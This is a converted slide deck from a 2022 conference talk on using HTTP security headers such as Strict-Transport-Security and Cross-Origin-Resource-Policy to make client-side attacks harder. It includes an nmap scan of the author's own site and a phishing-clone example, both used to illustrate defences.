



TRAP BAD GUYS IN YOUR BROWSER WITH
HTTP SECURITY HEADERS.



TRANSFORMEZ VOTRE NAVIGATEUR EN PIÈGE
À PIRATE AVEC LES EN-TÊTES DE SÉCURITÉ
HTTP.

 [@righettod](https://twitter.com/righettod)

 righettod.eu

 <https://github.com/righettod/voxxeddays-lux-2022>

 [#voxxed_lu](https://twitter.com/voxxed_lu)





1/4 - SOME INTRODUCTION

- All headers presented here, except one for Safari, are supported by the current version (May 2022) of modern browser including Chrome based ones, Firefox and Safari.
- Elements presented are independent of the technologies used on the server side.
- All tests and demonstrations were performed using Chrome (latest release in May 2022) because it seems to be the most popular browser even in enterprise environments (Chrome/Edge are often used in companies and Edge is chrome based like Opera):






1/4 - SOME INTRODUCTION

What do I mean by “trap”?

It's preventing an attacker, or make it significantly harder for him/her, when possible using HTTP headers to:

-  Leverage an asset of the application **outside** the official application domain.
-  Access to an information **transmitted** by the browser during the usage of the application.
-  Access to an information **stored** by the browser once the usage of the application is finished.
-  **Exfiltrate** from the browser an information to a controlled domain.
-  **Infiltrate** content from a controlled domain.



1/4 - SOME INTRODUCTION

What is a vulnerability?

A vulnerability is just a **bug** in an application having consequences from a security perspective.

What is the exploitation of a vulnerability?

It's the operation of **leveraging the bug** to get the application act in an unintended way either to do something or to get something from it (information).

What is a vulnerability on client side?

It's a **bug in the front end** (often called client-side) allowing an attacker, to instruct the front-end to perform an action (display something, send HTTP request, modify the DOM and so on).

1/4 - SOME INTRODUCTION

Why do I bother you with such vulnerability type? Nowadays...

Modern applications provide rich frontend mainly based on JavaScript, in which, interesting data is stored in browser's managed storage.



Such attacks extend their perimeter outside the boundaries of the application by targeting the browser.



Built-in protections in server-side technologies framework tend to be heterogenous and complete. However, it is not always the same for frontend frameworks.



2/4 - VULNERABILITY COMMON CONTEXT

How can we tackle a vulnerability? We can fix it...

Option 1: Definitively
(vulnerability disappear)



Option 2: Temporary
(we made it not|hardly exploitable)




Option 1 is the recommended one but it's not always possible...



2/4 - VULNERABILITY COMMON CONTEXT

Behind the scene of fixing a vulnerability...




It's here that come HTTP security headers, they can allow us to **“buy this time”** by making the vulnerability (not|hardly) exploitable...

3/4 - THE BROWSER, THIS ALLY FROM A SECURITY PERSPECTIVE

Nowadays, browsers embed a bundle of powerful security features:

- Cookies attributes dedicated to security ([HttpOnly](#), [Secure](#), [SameSite](#)),
- Page execution sandbox,
- Plugins execution sandbox,
- System process isolation,
- Cryptographic [JavaScript native API](#),
- Auto-update of the browser itself and installed plugins,
- ...
- **HTTP headers.**



3/4 - THE BROWSER, THIS ALLY FROM A SECURITY PERSPECTIVE

However, browsers and their web features are moving fast (several releases in a month)...

chromiumdash.appspot.com/releases?platform=Windows

Releases Windows ▾

Extended		102.0.5005.63
102	102.0.5005.63 (10%)	May 24 2022
100	100.0.4896.160 (90%)	May 10 2022
100	100.0.4896.143	Apr 26 2022
100	100.0.4896.127	Apr 14 2022
100	100.0.4896.88	Apr 11 2022
100	100.0.4896.75	Apr 4 2022
100	100.0.4896.60	Mar 29 2022
98	98.0.4758.141	Mar 25 2022
98	98.0.4758.132	Mar 15 2022
98	98.0.4758.119	Mar 1 2022
98	98.0.4758.102	Feb 14 2022
98	98.0.4758.82	Feb 8 2022
98	98.0.4758.80	Feb 1 2022
96	96.0.4664.174	Jan 20 2022

Stable		102.0.5005.62
102	102.0.5005.62 (5%)	May 24 2022
102	102.0.5005.61 (5%)	May 24 2022
101	101.0.4951.67 (90%)	May 12 2022
101	101.0.4951.64	May 10 2022
101	101.0.4951.54	May 2 2022
101	101.0.4951.41	Apr 26 2022
100	100.0.4896.127	Apr 14 2022
100	100.0.4896.88	Apr 11 2022
100	100.0.4896.75	Apr 4 2022
100	100.0.4896.60	Mar 29 2022
99	99.0.4844.84	Mar 25 2022
99	99.0.4844.82	Mar 20 2022
99	99.0.4844.74	Mar 15 2022
99	99.0.4844.51	Mar 1 2022

103	
Feature Freeze	Thu, Apr 28, 2022
Branch	Thu, May 12, 2022
Beta Promotion (iOS)	Wed, May 18, 2022
Beta Promotion	Thu, May 26, 2022
Chrome Browser	
Stable Cut (iOS)	Tue, Jun 7, 2022
Stable Cut	Tue, Jun 14, 2022
Stable Release	Tue, Jun 21, 2022

104	
Feature Freeze	Thu, May 26, 2022
Branch	Thu, Jun 9, 2022
Beta Promotion (iOS)	Wed, Jun 15, 2022
Beta Promotion	Thu, Jun 23, 2022
Chrome Browser	
Stable Cut (iOS)	Tue, Jul 19, 2022
Stable Cut	Tue, Jul 26, 2022
Stable Release	Tue, Aug 2, 2022

<https://chromiumdash.appspot.com/schedule>



3/4 - THE BROWSER, THIS ALLY FROM A SECURITY PERSPECTIVE

So, how to obtain a summary of available/supported HTTP security headers?



No, not him !

<http://www.picturequotes.com/who-are-you-gonna-call-ghostbusters-quote-346897>

3/4 - THE BROWSER, THIS ALLY FROM A SECURITY PERSPECTIVE

It's the goal of the **OWASP Secure Headers Project** to **centralize, gather and continuously search such information** to always provide the most accurate information...

🔒 owasp.org/www-project-secure-headers/

Description

The OWASP Secure Headers Project aim to provide elements about the following aspects regarding HTTP security headers:

- [Guidance](#) about the recommended HTTP security headers that can be leveraged.
- [Guidance](#) about the HTTP headers that should be removed.
- [Tools](#) to validate an HTTP security header configuration.
- [Code](#) libraries that can be leveraged to configure recommended HTTP security headers.
- [Statistics](#) about usage of the recommended HTTP security headers.
- [REST API](#) allowing to obtain the recommended configuration for different web server.

<https://owasp.org/www-project-secure-headers/>

4/4 - FOCUS ON SOME CASES: ENFORCE HTTPS

Context:

- Our company website is exposed on the not secure HTTP port 80 on righettod.eu and www.righettod.eu
- Our application is exposed on secure HTTP port 443 on **myapp**.righettod.eu
- Both ports are open on web server to our application, so it accepts not secure HTTP calls too

```
[Temp] $ nmap -sV -p 80,443 -Pn righettod.eu
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-25 20:12 CEST
Nmap scan report for righettod.eu (213.186.33.87)
Host is up (0.017s latency).
rDNS record for 213.186.33.87: cluster014.ovh.net

PORT      STATE SERVICE      VERSION
80/tcp    open  http-proxy   (bad gateway)
443/tcp   open  ssl/http     nginx
```

Challenge:

- How do we ensure that a secure channel is always used to access to our application to prevent an attacker to intercept and see the data exchanged?

4/4 - FOCUS ON SOME CASES: ENFORCE HTTPS

HTTP response security header buddy is “Strict-Transport-Security**”:**

- Indicate to the browser to always use a secure channel (HTTPS) to access to the domain on which it was delivered.
- Once seen a first time (except if the [preload](#) option is used), the browser will remember it (until cache is cleared or **max-age** expires). It will update the protocol to HTTPS before sending any HTTP call even if the user (or script) use HTTP:// protocol explicitly.


Format (parameters in square brackets are optional):

**Strict-Transport-Security: max-age=(time in seconds to apply the instruction) ;
[includeSubDomains] ; [preload]**


Example:

Strict-Transport-Security: max-age=31536000 ; includeSubDomains

4/4 - FOCUS ON SOME CASES: ENFORCE HTTPS




[0] I already visited the site **righettod.eu**.



[1] Now, if the URL <http://righettod.eu> is typed in the address bar...

[2] The browser converts my call to <https://righettod.eu> prior making any network connection...



[3] So, no network call to port **80** is made.



4/4 - FOCUS ON SOME CASES: RESTRICT REMOTE LOADING

Context:

- A [phishing](#) site (malicious clone of our official site) loads resources (scripts, styles, images) from our domain to mimic our user interface:

The screenshot shows a phishing site that mimics the Mercado Eletrônico login page. The URL in the browser is `mercadoeletronico.eu/login/en-US/login.html`. The page content includes the Mercado Eletrônico logo, a language selector for English (EN), and a login form with fields for User and Password, and a Login button. A banner at the top states: "We are now Mercado Eletrônico! As the result of 'SaphetyBuy's business unit acquisition, the 'Purchase', 'Invoice Workflow' and 'Expense' solutions, are now managed by Mercado Eletrônico. Mercado Eletrônico is specialized in B2B e-commerce solutions, with a strong network of buyers and suppliers utilizing a powerful combination of technology and services. Business transactions between companies are made in a high performance environment where information is strategically shared and new services are offered. Business between companies in a simple, intelligent, and sustainable way. Find out more in [www.mercadoeletronico.eu](\"http://www.mercadoeletronico.eu\"). Commerce reinvented.

The Network tab in the browser's developer tools shows a request for `webflow.js` from the `login.html` initiator, with a status of 200 and a type of script. The file is loaded from the memory cache.

Challenge:

- How do we prevent any site outside our domain / sub domain to load our resources?

The screenshot shows a phishing site that mimics the Mercado Eletrônico login page. The URL in the browser is `righettod.herokuapp.com/phishme.html`. The page content is identical to the previous screenshot, including the Mercado Eletrônico logo, a language selector for English (EN), and a login form with fields for User and Password, and a Login button. A banner at the top states: "We are now Mercado Eletrônico! As the result of 'SaphetyBuy's business unit acquisition, the 'Purchase', 'Invoice Workflow' and 'Expense' solutions, are now managed by Mercado Eletrônico. Mercado Eletrônico is specialized in B2B e-commerce solutions, with a strong network of buyers and suppliers utilizing a powerful combination of technology and services. Business transactions between companies are made in a high performance environment where information is strategically shared and new services are offered. Business between companies in a simple, intelligent, and sustainable way. Find out more in [www.mercadoeletronico.eu](\"http://www.mercadoeletronico.eu\"). Commerce reinvented.

The Network tab in the browser's developer tools shows a request for `webflow.js` from the `login.html` initiator, with a status of 200 and a type of script. The file is loaded from the memory cache.



4/4 - FOCUS ON SOME CASES: RESTRICT REMOTE LOADING

Context:

- A [phishing](#) site (malicious clone of our official site) loads resources (scripts, styles, images) from our domain to mimic our user interface:

The screenshot shows a browser window with the address bar displaying `righttod.herokuapp.com/phishme.html`. The page content is a clone of the Mercado Eletrônico login page. A network monitoring tool (likely Chrome DevTools) is open, showing a list of resources. The resource `webflow.js` is highlighted with a pink box. Below this, the details for the `webflow.js` request are shown, with the 'Request URL' field highlighted in pink: `https://www.mercadoeletronico.eu/res/es5/webflow.js`. The status is '200 OK (from memory cache)' and the remote address is '195.245.189.219:443'.

Name	Status	Type
webflow.js	200	script

Request details for `webflow.js`:

- Request URL: `https://www.mercadoeletronico.eu/res/es5/webflow.js`
- Request Method: GET
- Status Code: 200 OK (from memory cache)
- Remote Address: 195.245.189.219:443
- Referrer Policy: strict-origin-when-cross-origin

Challenge:

- How do we prevent any site outside our domain / sub domain to load our resources?



4/4 - FOCUS ON SOME CASES: RESTRICT REMOTE LOADING

Context:

- A [phishing](#) site (malicious clone of our official site) loads resources (scripts, styles, images) from our domain to mimic our user interface:

mercadoeletronico.eu/login/en-US/login.html

English (EN) ✓

We are now Mercado Eletrônico!

As the result of "SaphetyBuy"s business unit acquisition, the "Purchase", "Invoice Workflow" and "Expense" solutions, are now managed by Mercado Eletrônico.

Mercado Eletrônico is specialized in B2B e-commerce solutions, with a strong network of buyers and suppliers utilizing a powerful combination of technology and services. Business transactions between companies are made in a high performance environment where information is strategically shared and new services are offered. Business between companies in a simple, intelligent, and sustainable way. Find out more in www.mercadoeletronico.eu

Commerce reinvented.

Log in to your account

User

Password

Login

[Forgot my password?](#)

Network tab: webflow.js (200, script, login.html, (memory cache), 0 ms)

Challenge:

- How do we prevent any site outside our domain / sub domain to load our resources?

righettod.herokuapp.com/phishme.html

English (EN) ✓

We are now Mercado Eletrônico!

As the result of "SaphetyBuy"s business unit acquisition, the "Purchase", "Invoice Workflow" and "Expense" solutions, are now managed by Mercado Eletrônico.

Mercado Eletrônico is specialized in B2B e-commerce solutions, with a strong network of buyers and suppliers utilizing a powerful combination of technology and services. Business transactions between companies are made in a high performance environment where information is strategically shared and new services are offered. Business between companies in a simple, intelligent, and sustainable way. Find out more in www.mercadoeletronico.eu

Commerce reinvented.

Log in to your account

User

Password

Login

[Forgot my password?](#)

Network tab: webflow.js (Request URL: https://www.mercadoeletronico.eu/res/es5/webflow.js, Request Method: GET, Status Code: 200 OK (from memory cache), Remote Address: 195.245.189.219:443, Referrer Policy: strict-origin-when-cross-origin)



4/4 - FOCUS ON SOME CASES: RESTRICT REMOTE LOADING

Context:

- A [phishing](#) site (malicious clone of our official site) loads resources (scripts, styles, images) from our domain to mimic our user interface:

The screenshot shows a web browser's developer tools interface. The address bar displays the URL `mercadoeletronico.eu/login/en-US/login.html`. The 'Network' tab is active, showing a list of resources. The resource `webflow.js` is selected, and its details are shown in the right pane. The details pane is titled 'General' and contains the following information:

- Request URL: `https://www.mercadoeletronico.eu/res/es5/webflow.js`
- Request Method: `GET`
- Status Code: `200 OK (from memory cache)`
- Remote Address: `195.245.189.219:443`
- Referrer Policy: `strict-origin-when-cross-origin`

The details pane is highlighted with a red rectangle. The bottom of the screenshot shows the 'Timeline' tab, which displays a sequence of events: `webflow.js`, `200`, `script`, `login.html`, and `(memory cache)`.

Challenge:

- How do we prevent any site outside our domain / sub domain to load our resources?

4/4 - FOCUS ON SOME CASES: RESTRICT REMOTE LOADING

HTTP response security header buddy is “**Cross-Origin-Resource-Policy**” (also called **CORP**):

- Allow defining a policy that let web sites and applications opt-in to protection against certain requests from other origins (such as those issued with elements like *script* and *img* tags)

Format:

Cross-Origin-Resource-Policy: **policy**

Policy value	Description
same-origin	Only requests from the same Origin (i.e. scheme + host + port) can read the resource.
same-site	Only requests from the same Site can read the resource.
cross-origin	Requests from any Origin (both same-site and cross-site) can read the resource.

Example:

Cross-Origin-Resource-Policy: same-origin



<https://owasp.org/www-project-secure-headers/#cross-origin-resource-policy>



